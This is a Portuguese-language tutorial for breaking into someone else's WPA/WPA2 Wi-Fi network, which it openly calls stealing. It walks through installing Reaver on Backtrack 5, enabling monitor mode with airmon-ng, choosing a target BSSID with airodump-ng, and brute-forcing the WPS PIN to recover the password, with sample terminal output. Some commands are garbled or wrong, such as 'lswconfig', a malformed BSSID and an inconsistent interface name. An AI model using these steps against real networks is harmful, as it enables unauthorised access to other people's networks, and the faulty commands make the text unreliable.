

# O que você precisa

- Backtrack 5
- Internet WI-FI
- Conhecimento básico em Linux
- Paciência

*Primeiramente antes de começar qualquer passo devemos observar um pequeno detalhe, se a rede que vamos crackear (roubar) está com segurança WAP ou WPA2 .*

*A rede que vamos hackear tem que estar perto, se não, pode dar muitos erros*

## Paciência

O processo de crackeamento pode demorar de 4 ~ 10 horas. Em alguns casos, cheguei a gastar de 2 ~4 horas. Mas dependendo da segurança ou da senha que o proprietário usa pode demorar ou até mesmo ir rápido.

# Passo 1: Instale o Reaver

## Reaver (Programa usado para crackear)

Para instalar Reaver, primeiro você precisa se conectar a uma rede Wi-Fi que você tem a senha, isto é, a sua.

1. Clique em Aplicativos> Internet> Wicd Network Manager
2. Selecione sua rede e clique em Conectar, digite sua senha, se necessário, clique em OK e, em seguida, clique em Conectar uma segunda vez.

Agora que você está online, vamos instalar Reaver. Clique no botão Terminal na barra de menu (ou clique em Aplicativos> Acessórios> Terminal). No prompt, digite:

**Apt-get update**

E então, após a conclusão da atualização :

**Apt-get install reaver**

```
,280B]  
Get:10 http://32.repository.backtra  
B]  
Get:11 http://32.repository.backtra  
7kB]  
Fetched 4,637kB in 6s (704kB/s)  
Reading package lists... Done  
root@root:~# apt-get install reaver
```

Se tudo correu bem, Reaver agora deve ser instalado. Depois, vá em frente e se desconecte da rede, abrindo o Network Manager Wicd novamente e clicar em Desconectar.

## Passo 2: Reunir as informações do dispositivo

Para poder usar Reaver, você precisa para obter o nome da sua placa wireless, e o BSSID do roteador que você está tentando quebrar (o BSSID é uma série única de letras e números que identifica um roteador), e você precisa ter certeza de a placa sem fio está no modo monitor. Então, vamos fazer tudo isso.

Encontre o seu cartão wifi: Ainda no “ms-dos” do Linux, digite:

**lswconfig**


```

root@root:~# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11abg  ESSID:off/
            Mode:Managed  Frequency:2.
            Tx-Power=20 dBm
            Retry  long limit:7   RTS
            Encryption key:off
            Power Management:off

```



Pressione Enter. Você deverá ver um dispositivo sem fio na lista seguinte. Muito provavelmente, vai ser nomeado wlan0.

Coloque sua placa wireless em modo monitor: Assumindo o nome de seu cartão sem fio de interface é wlan0 , execute o seguinte comando para colocar sua placa wireless em modo monitor:

## airmon-ng start wlan0

*Este comando irá mostrar o nome do monitor de interface, e isso vc tem que anotar. Muito provavelmente, vai ser mon0 , como na imagem abaixo. Não esquece, Anote o que vier depois do: "Monitor mode enabled on", que muito provavelmente será "mon0"*

```


root@root:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
2220     dhclient3
2277     dhclient3
2553     dhclient
Process with PID 2277 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Atheros AR5414  ath5k - [phy0]
               (monitor mode enabled on mon0)


```



Encontre o BSSID do roteador que você quer crackear: Finalmente, você precisa para obter o identificador único do roteador que você está tentando quebrar, de modo que você pode apontar Reaver na direção certa. Para fazer isso, execute o seguinte comando:

## airodump-ng wlan0

Você verá uma lista de redes sem fio, será algo parecido com a imagem abaixo:



BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:24:A5:D8:5B:D9	-70	16	1	0	1	54e.	WPA2	CCMP	PSK	Apart
E0:91:F5:AB:38:9D	-83	9	2	0	2	54e.	WPA2	CCMP	PSK	Heath
00:14:BF:E7:8B:AE	-84	8	0	0	10	54	WPA2	CCMP	PSK	micas
90:84:0D:DA:56:FD	-91	3	0	0	6	54e.	WPA2	CCMP	PSK	RoboB
E0:91:F5:13:1A:34	-91	2	0	0	6	54e.	WPA2	CCMP	PSK	NETGE
00:1D:7E:C4:CA:1C	-92	2	1	0	6	54	WPA	TKIP	PSK	Aaron
96:84:0D:DA:56:FD	-92	3	0	0	6	54e.	WPA2	CCMP	PSK	Natha
E0:46:9A:7B:46:B9	-98	1	0	0	11	54e	WEP	WEP		Stevi
00:1F:C6:83:90:45	-98	4	0	0	9	54	WEP	WEP		LAURE

Quando você ver a rede que você quer, pressione Ctrl + C para interromper a lista, em seguida, copie o BSSID da rede (é a série de letras, números e dois pontos na extrema esquerda). A rede deve ter WPA ou WPA2 listado na coluna ENC.

Agora, com o BSSID e o nome de interface do monitor na mão, você tem tudo que você precisa para iniciar Reaver.

## Passo 3: Crack a Rede WPA senha com Reaver


Agora execute o seguinte comando no Terminal, substituindo bssid e moninterface com a interface BSSID e monitor e você copiou acima:

**Reaver -i moninterface -b bssid -vv**

Por exemplo, se sua interface de monitor foi mon0 como o meu, e seu BSSID foi 8D: AE: 9D: 65:1 F: B2 (a BSSID eu acabei de inventar), o comando ficaria assim:

**Reaver -i wlan0 -b 8D: AE: 9D: 65:1 F: B2 -vv --no-nacks**

Pressione Enter, sentar e deixar Reaver trabalhar a sua magia perturbadora. Reaver vai agora tentar uma série de Pins no roteador em um ataque de força bruta, um após o outro. Isso vai demorar um pouco. No meu teste bem sucedido, Reaver levou 5 horas e 30 minutos para quebrar a rede e me entregar com a senha correta. Como mencionado acima, a documentação Reaver diz que pode levar entre 4 e 10 horas, para que ele pudesse levar mais ou menos tempo do que eu experimentei, dependendo do caso. Quando Reaver quebrar a senha, ele vai ficar assim:



```
[+] Trying pin 22404763
[+] 92.23% complete @ 2012-01-05 12:31:35 (14 seconds/
[+] Trying pin 22404763
[!] WARNING: 10 failed connections in a row
[+] Trying pin 22404763
[+] Trying pin 22404763
[+] Trying pin 22409096
[+] Trying pin 22406897
[!] WARNING: Receive timeout occurred
[+] 92.25% complete @ 2012-01-05 12:31:59 (14 seconds/at
[+] Trying pin 22405678
[+] Key cracked in 4954 seconds
[+] WPS PIN: '22405678'
[+] WPA PSK: '[REDACTED]'
[+] AP SSID: 'NETGEAR'
```

*A parte vermelha, que vem escrito "WPA PSK", é a senha wifi.*

